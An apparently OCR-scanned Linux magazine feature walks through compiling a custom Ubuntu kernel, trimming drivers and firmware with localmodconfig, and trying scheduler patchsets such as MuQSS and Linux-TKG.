
› The kernel is a modular masterpiece that can run everything from old AGP graphics to the Large Hadron Collider.

Since this package is required for all the drivers in the kernel (usually packaged as **linux-image-...**) to work, we can't forget its size (**lib/firmware** occupies over 700MB on our system). Drivers themselves, occupy fairly negligible space.

Mainlining

Over the page we'll look at compiling a trivially modified Ubuntu kernel. Canonical apply patches and backported fixes to their kernels, with the effect that an Ubuntu kernel bearing the version number 5.13.0, say (which we got by running `uname -a` on our Ubuntu 20.04 VM) may be constitutionally very different from a "mainline" Kernel 5.13 that you would download from **https://kernel.org**. You might want to build your own mainline kernel, for example if you suspect a bug has been fixed upstream (or indeed, if you think that an Ubuntu patch introduced the bug). That's easy: just extract the source tree and follow the instructions over the page.

What's even easier is using the pre-packaged mainline kernels produced by the Ubuntu team. First read the blurb at **https://wiki.ubuntu.com/Kernel/MainlineBuilds**, then follow the link there to the Mainline Kernel Archive. You'll see that while Ubuntu 21.10 and LTS (if it's kitted out with the Hardware Enablement stack) are running Kernel 5.13, the current in-development series (confusingly also called "mainline") is 5.17. We don't advise trying out these release-candidate (RC) kernels at first. But you may have reason to try the Longterm branch, which currently is 5.15. As of now, this branch is used by Pop!_OS and it's what the next LTS of Ubuntu will be based on.



› A smorgasbord of kernels can be found at https://kernel.org, from bleeding edge-RCs, to the SLTS 4.4 series.

Compiling a kernel

Get straight to business and build your own Ubuntu-esque kernel

To compile your own kernel using Ubuntu (or any distro that uses Ubuntu kernels, for example Mint, elementary OS, but not Pop!_OS) the first step is to get hold of the kernel sources.

The official channel for vanilla kernel sources is **https://kernel.org**, but this isn't necessarily the best place to start. Instead, we'll use an Ubuntu kernel, which includes numerous patches and backported features. It also has the advantage of coming with a configuration very close to what you're currently running (in fact it's identical if you have the same version). So if we make only small changes there, then we'd hope the resulting kernel still has all the functionality of the old.

Besides the kernel source files, we also need the required build tools. If you've ever compiled anything before you'll probably have all these. But if not, get them with the following:

```
$ sudo apt build-dep linux linux-image-$(uname -r)
```


Using `uname` like this ensures the build tools you're about to download correspond to the kernel you're running, and that both are new. If you updated your system before this command, you might want to reboot (in case a new kernel was available) and then fetch the build tools (and kernel sources). If the command complains about not being able to find source packages, you may need to uncomment the lines beginning `deb-src` in **/etc/apt/sources.list** for both the main and updates repositories. Alternatively, since we've got a bit of a Perl flavour going on this issue, this little snippet will do it for you:

```
$ sudo perl -i.bak -pe "s/^# (deb-src .* $(lsb_release -cs)
(-updates)? main restricted$)/\$1/" /etc/apt/sources.list
```

Those dependencies are plentiful (and include Java and LaTeX), but our story is not yet done. The (slightly outdated) Ubuntu wiki at **https://wiki.ubuntu.com/Kernel/BuildYourOwnKernel** mentions that the previous command doesn't install everything required. And that statement is still correct. The following packages should fill in any gaps, but if not you'll be told what's missing:

```
$ sudo apt install libncurses-dev fakeroot kernel-package
```

You may see a warning about updating **kernel-img.conf**, in which case you should choose to install the package maintainer's version. In any event, let's get hold of those sources:



```
$ apt source linux-image-unsigned-$(uname -r)
```

If you're running the HWE kernel, which you probably are if you're running an up-to-date desktop edition of Ubuntu 22.04, then the sources will land in the **linux-hwe-5.13-5.13.0/** directory. You'll also be told that the HWE kernel package is developed on Git, and that more up-to-date sources can be acquired via:

```
$ git clone git://git.launchpad.net/~ubuntu-kernel/
ubuntu/+source/linux/+git/focal
```

Either way, once we have the sources we may as well disable the source repositories. If you used the Perl command earlier you can do this with:

```
$ sudo mv -f /etc/apt/sources.list{.bak,}
```

Incidentally, the *apt* `source` directive will get the source code to absolutely any package in the Ubuntu (or whatever *apt*-based distro your using). Neat. We didn't use *sudo* in the *apt* command because sources are downloaded to the current directory, which we carefully made sure was the home directory. The full kernel sources are large (1.2GB for Ubuntu 21.10) and *apt* will fail if there's insufficient space. If this happens hit Ctrl-C, delete the **linux-hwe*** files in your home directory, and try again somewhere with plenty of space.

Time to compile


Having successfully downloaded the sources, let's configure and compile them. When you compile the Linux kernel, you're free to include or exclude whatever components you want. Traditionally, these were selected from a glorious text-based menu accessed by running `make menuconfig`. Things have moved on now and there's a modern configuration interface. Don't get too excited, though – it's still text based, but now it's powered by *ncurses* and has a hacker-style black background. Summon this with:

```
$ cd linux-hwe-5.13-5.13.0/
$ make nconfig
```

See? Glorious. Navigate through the menus using the cursor keys and Enter. Options are selected or deselected (or selected to be built as modules) using Space, but don't change anything just yet (you can always quit, by pressing Escape, without saving and run the last command again to return). Instead, let's have a look at what's in your kernel.


Everything's organised into menus, one of which is Device Drivers which we've already talked about. You'll also see sections for Memory Management, Networking, Virtualisation and a few others that all might be expected to appear in an OS. Sections that house further options have `--->` at the end.

We'll start by making a single, simple change. Go to the General setup category. Inside you'll see lots of confusing options, some of which have been selected according to Ubuntu's default configuration. The option to use ZSTD compression, you might recall, became the default in Ubuntu 20.04.



› Switching from ZSTD to LZ4 compression reduced the time taken to load the kernel on our virtual machine, although not by anything significant.

› Compiling kernels will really put your CPU through its paces. Our laptop got too hot to type on (now there's an excuse for late copy! – Ed).



We can find out more about a particular option by highlighting it and pressing F2. Doing this in the kernel compression mode option tells us something about which compression options work best on what system, as well as a considered note about who to contact if certain options don't work. Let's switch to LZ4 compression and see if we can spot a difference.

See what's on the SLAB

If you like odd-sounding acronyms, have a look in the Choose SLAB allocator menu (towards the bottom of the General setup menu). Before you get dragged deep into the rabbit's warren of kernel options, exit by pressing F9 and make sure you save the configuration. You'll be told it's stored in a file named **.config**.

One slight quirk with using the Ubuntu kernel is that it's configured by default to use Canonical's Trusted System Keys. Because these aren't included in the kernel sources, the build will fail without some intervention. We can either manually disable the keys (they're deep in the Cryptographic Services menu), or we can use the helpful Debian scripts:

```
$ scripts/config --set-str SYSTEM_REVOCATION_KEYS
$ scripts/config --set-str SYSTEM_TRUSTED_KEYS
```

This sets these to blank strings. The config program also has a `–disable` argument, but if you use that here it breaks because a string value is required here.

Note this is documented precisely nowhere. Finally let's build the thing:

```
$ fakeroot make-kpkg -j "$(nproc)" --initrd --append-to-version="+lxf" kernel-image kernel-headers
```

Now make a cup of tea because the stock Ubuntu kernel is rather fully featured. You'll see files being listed as they're being compiled, linked and generated. It's reasonably pleasing to watch, but you may need another cup of tea. On our XPS13 it took most of a lunch hour (*Who said you were allowed an hour for lunch!? – Ed*) to finish up, over the course of which it got rather hot. Even in Covid-free draughty corridors of Future Towers.

All going well you should see two **.deb** packages in your home directory (not the source directory): one containing the kernel image, and one containing the headers. We've been careful to only do a very trivial modification (so, only changing the compression format) for our first outing. And with good reason. These packages are going to replace the current kernel packages on the system. This shouldn't really be a problem since Ubuntu always has a fallback kernel on hand, but we don't really want our first effort to result in a kernel panic. See how you fare with:

```
$ sudo dpkg -i linux-*.deb
```

The kernel should be installed as Grub's new default. Check after a reboot with the `uname -a` command, and if necessary hold down Shift to bring up a boot menu.

Colonel Kurtz advises...

Using the Ubuntu (technically Debian) tools to build kernels is all well and good. But if you're just hacking away on a kernel for personal usage, you might not want to go to the bother of packaging it all. And it's certainly inconvenient to do as we've done and replace the current kernel packages with custom ones, since those packages will be overwritten as soon as Ubuntu release a new kernel.

It's not recommended to try and build these packages with different names, and it's likely to break things if you try to use any other kind of workaround here. Instead, you can build kernels using the mainline tools and not worry about packaging them. You can run `make nconfig` from the sources directory to use the (modern) *ncurses* configurator. Then once you've saved it run `make` to build it and `sudo make modules_install` to install the modules. Finally, you'll want to copy the kernel image to **/boot** with `sudo make install`.

Did we say finally? Not quite – we still need to run `sudo depmod` to enumerate our modules, and then (finally) update grub with `sudo update-grub`.

› If you like endless options, settings and frobs all arranged in an Ncurses interface then you'll love this.


Kernel minification

Perfection is reached not when there's nothing left to add, but rather when there's nothing left to take away...

By this point the chances are you've already had a look around the config menu and have noticed there's an awful lot of stuff in there you don't need. This is probably true, and a lot of people are interested in making the kernel smaller.

People building for embedded systems, where storage space and memory are scarce, naturally will want to pull as much stuff as possible out of the kernel. We've mentioned that there isn't really a performance or memory hit from having so many unused drivers compiled as modules. However, there is a disk space hit, although perhaps not as large as you might think (*see box, below*).

Another reason for removing things is demonstrated by the Linux-libre kernel. Here, drivers that require proprietary firmware or microcode have all been removed. As has firmware and microcode itself, which if you take a look at your **/lib/firmware** directory (ours was over 700MB) adds up to a substantial saving. Of course, removing firmware files should be done carefully, since any device depending on them will cease to function. There's also the annoyance of carefully removing unneeded files, only for a new `linux-firmware` package to appear and not only replace them, but add yet more unnecessary cruft.



› At first glance, there's a lot of superfluous drivers in the kernel. But you never know when you'll need tape access...

Spotting superfluous fireware

Depending on your hardware it might be easy to see which firmware files you need, or at least which ones you don't need. For example, if you don't have an AMD graphics card then you can remove the 56MB of firmware in **/firmware/amdgpu**, or indeed the 7MB of bits in **/firmware/radeon** for older cards. There's a small volume of firmware for the Nouveau driver, the open source offering for Nvidia cards, but it's not really worth worrying about at this stage.


To get some idea about which firmware has been loaded on your system, run `journalctl -b` to bring up the journal for the current boot. Press / to instigate a search, and search for firmware. On our XPS we found the following lines (and then some irrelevant matches to do with UEFI keys):

Colonel Kurtz advises...

Space (at least the space taken up by the kernel) on modern hardware shouldn't be a concern. The compressed kernel image **/boot/vmlinuz** on our Pop!_OS system occupies a mere 11MB. And the accompanying modules, found in **/lib/modules/5.15.../** occupies around 425MB. Any other Ubuntu-based system will have similar statistics (unless you have been tweaking things already). If half a gigabyte is important to you (which it might be on old hardware) then recompiling a leaner kernel (with only the required drivers) would be one way to achieve that. Naturally, that comes with the downside that if you ever acquire different hardware, it won't work with the slimline kernel.

Further investigating in the **modules/** directory reveals that the network, media and GPU device drivers together occupy the most space (165MB). If you examine further you'll see that AMDGPU is the largest graphics driver at around 20MB. Nouveau, the FOSS driver for Nvidia cards is by comparison a tiny 3.4MB. So axing whichever of these you don't need is a start to slimming down your kernel.

Drivers on Linux are small, you might have noticed. Even AMDGPU is tiny compared to the equivalent massive (~450MB) download on Windows. The difference is that very little of that Windows package is 'driver'. Most of it is firmware, oh and shiny but useless (if not outright annoying) gameware applications. So in reality removing drivers one by one is a fairly thankless exercise (the kernel configuration interface doesn't make this easy either). It's unlikely to liberate more than a couple of hundred megabytes. Of course, there's plenty else to remove too, but again each component is small and sometimes much more critical than it sounds. So blindly removing swathes of them is likely going to to end you up with a broken, (but undeniably leaner) kernel.



› The kernel sources directory gets big once you start compiling. Here the Intel graphics bits are occupying half a gigabyte.

```
[drm] Finished loading DMC firmware i915/kbl_dmc_ver1_04.bin (v1.4)/
ath10k_pci 0000:3a:00.0: firmware ver WLAN.RM.4.4.1-00157-QCARMSWPZ-1/
```

So our Intel graphics need to run DMC (nice) firmware and our wireless chip needs something too. The latter doesn't explicitly tell us which firmware file it needs, but if we look at the output of `lspci` we can obtain a model number (QCA6174). And it turns out there's a **/lib/firmware/ath10k/QCA6174** directory, so that's probably what we want.

Again, unless you're seriously strained for space it's not really worth picking your firmware directory apart like this. At least it wasn't on our XPS. But we do maintain a growing collection of old hardware, including the undying Eee PC from 2007. With only 2GB of SSD, there can be no wasted bytes. Indeed, such old hardware doesn't need any firmware at all. Naturally, we've slimmed down the kernel to next to nothing as well. If you're making a kernel that's tailored for particular hardware, then a common technique is to build any required drivers into the kernel image as opposed to building modules. The kernel configuration interface even has its own mechanism for selecting modules based on what's currently loaded.

To use this, make sure any hardware you'd like the new kernel to support is plugged in and working.

```
$ make localmodconfig
```

This generates a configuration based on the current kernel configuration together with any currently loaded modules. In general, this results in a kernel that still has a number of extraneous modules, but if you have the patience to iteratively compile, test and remove then eventually you'll find your way to kernel bliss. It can be taxing to manually load every possible driver, and in some cases it's hard to resolve hardware names to module names. It's particularly frustrating when you miss a key module (yes, you do need SCSI disk support believe it or not) and have to rebuild the whole thing.

One tool that can help you with this is *Modprobed-db* (see **https://github.com/graysky2/modprobed-db**), which keeps a database of all the modules ever loaded on the system. This increases the chances that hardware you haven't plugged into the system for ages will still work with the new kernel.

Where to compile your drivers?

If you'd rather have those drivers compiled into the kernel, as opposed to as modules, you can use the command `localyesconfig` instead. If a previous configuration from an older kernel exists, you'll be asked about new drivers that have been added to the new sources. Usually it's okay to accept the defaults here. Once the new configuration is written out we can use a handy script to see any differences, like so:


```
$ scripts/diffconfig config.old config
```

You should notice a lot of lines in the new file (prefixed by +) are now set to negative. Let's try building our diet-sized kernel with a simple

```
$ make -j$(nproc)
```

The `nproc` incantation (used on the previous page too) ensures compilation is divided into parallel jobs, one for each CPU core. This might make your machine difficult to work with while it's all building, but will certainly speed up compilation time. We're not using `make-kpkg` this time, going instead back to first principles. So this approach should work on other distros too. Once the image builds we need to follow the instructions in the Colonel Kurtz Advises box. Let's assume you've done that, and installed your modules and kernel, run `depmod` and the like.

Those steps should build a corresponding initrd (initial ramdisk/ramfs image) and put it in **/boot** where it can be found by *GRUB*. If you're not using *GRUB*, for example you're on Pop!_OS which uses *systemd-boot*, then extra work may be required to get the bootloader to pick up the new kernel. We were pleasantly surprised this all worked almost without a hitch on our Pop!_OS laptop. But do study the documentation for the `kernelstub` utility before going in with all guns blazing. *Systemd-boot* requires the whole kernel to live on the EFI partition, and you don't want to accidentally fill this up.



› Prolific Arch contributor Graysky has released some benchmarks for his modprobed-db helper utilty.

Give modules the heave-ho

"If you'd rather have those drivers compiled into the kernel, as opposed to as modules, you can use the command localyesconfig instead"

There's also a good amount of weirdness. If you nosey deep enough into the kernel sources themselves then you can find plenty of interesting stuff. The **arch/x86/purgatory** subdirectory for example contains VM-specific code. Specifically, `purgatory` is an object that sits between running kernels (for example, when a new kernel is about to be loaded). If the process goes wrong the kernel hangs with a friendly "I'm in purgatory" message. It's possible to disable purgatory, but this won't absolve you of your sins.

Popular patches

Forget trawling through configs – use a pre-rolled patchset to set the rules.


We're always impressed by Colorado-based System76 and its contributions to Linux. Not only does it make glorious hardware and a fine desktop environment, it's also put in a lot of effort tweaking behind-the-scenes kernel settings. This work has culminated in the System76 Scheduler service, which tweaks the kernel's CFS (Completely Fair Scheduler) settings for lower latency when on AC power. You don't even have to be using Pop!_OS to take advantage of it, but if you are it'll automatically prioritise foreground applications, as well as common desktop processes such as Gnome Shell and Kwin.

Processes playing nice

"If two processes competing for CPU time both have the same priority, then the process with the lowest niceness takes precedence."

Garuda Linux is making a lot of headlines lately. The slick, eye-candy heavy, Arch-based distro includes a couple of daemons that ought to improve responsiveness. First there's Ananicy (ANother Auto NICe daemon), which automatically renices (gives greater affinity) processes. The idea here (as with any scheduling tweak) isn't to magically give you more speed. Rather, it's concerned with tweaking priorities so that heavy tasks (like compilation or indexing) don't interfere with things happening in the foreground.

Nicing is a feature of the Linux kernel itself, and you can set program 'niceness' manually using the `renice` command. However, this needs to be set every time a process is spawned, so the advantage of Ananicy (and others like it) is that multiple nicenesses (niceties?) can be set automatically. All the user needs to do is start a *systemd* service.



› Get Garuda's kernel goodness without the icon garishness, with Linux-TKG


Interpreting levels of niceness

Technically, niceness is distinct from priority, in the sense that processes have a value for both. Priority can take any value from **rt** (realtime) to -51 (very high priority) to 20 (normal priority). By default, user processes (and most system processes) are given a priority of 20, important system processes have a priority of 0, and really important ones have even lower. If two processes competing for CPU time both have the same priority, then the process with the lowest niceness takes precedence. The *Pulseaudio* daemon, for example, by default runs as a user process with a nice level of -11, so that other user processes don't make for choppy audio output.

One of the earliest and most popular patchsets for the kernel is Con Kolivas' "CK" effort. Starting out as a set of tweaks to improve desktop performance, it evolved to include a series of new CPU schedulers, culminating in *BFS* (the middle letter of which stands for something rude) in 2009. Kolivas has in the past voiced concerns about kernel developers' lack of interest in the desktop. But with *BFS* (and much of his scheduler work) the intention was never to get it mainlined. It's not general purpose enough for the kernel, and the kernel has only one scheduler anyway (the Completely Fair Scheduler, *CFS*). *BFS* has since been retired in favour of *MuQSS* (Multiple Queue Skiplist Scheduler), which was introduced in 2016.

If you want to try out *MuQSS*, you can grab the patches directly and apply them to a vanilla source tree (see **https://github.com/ckolivas/linux** for instructions). Alternatively, *MuQSS* has been included in various custom kernels, namely Liquorix (**https://liquorix.net**) and Linux-TKG. The latter includes a choice of several schedulers, as well as some patches from Intel's performance-focused Clear Linux. Linux-TKG also enables you to compile the whole kernel with CPU-native optimisations. You might have noticed the vanilla kernel has some CPU options (under the Processor Type and Features) but these only target a particular family, rather than a given microarchitecture such as Zen 2 for modern Ryzen processors.

Linux-TKG (see **https://github.com/Frogging-Family/linux-tkg**) is included in Garuda Linux, but you can try it out on any Arch-based distro, or any distro with Arch's *Pacman* package manager installed. In theory it'll work anywhere, but this isn't officially sanctioned. Let's try it. You'll need to install *Git* and then fetch the sources:



› Any excuse to feature a Pop!_OS background. They also make bespoke scheduler tweaks now

```
$ sudo apt install git
$ git clone https://github.com/Frogging-Family/linux-tkg.git
$ cd linux-tkg
```

There's a helpful installation script which we'll run in a moment, but do read the documentation before doing so. There's also a config file **customization.cfg** that can influence the script's behaviour. Like *make-kpkg* the script will build DEB (or RPM if you're using Fedora) packages which can be installed like any other software. See how you get on with:

```
$ ./install.sh install
```
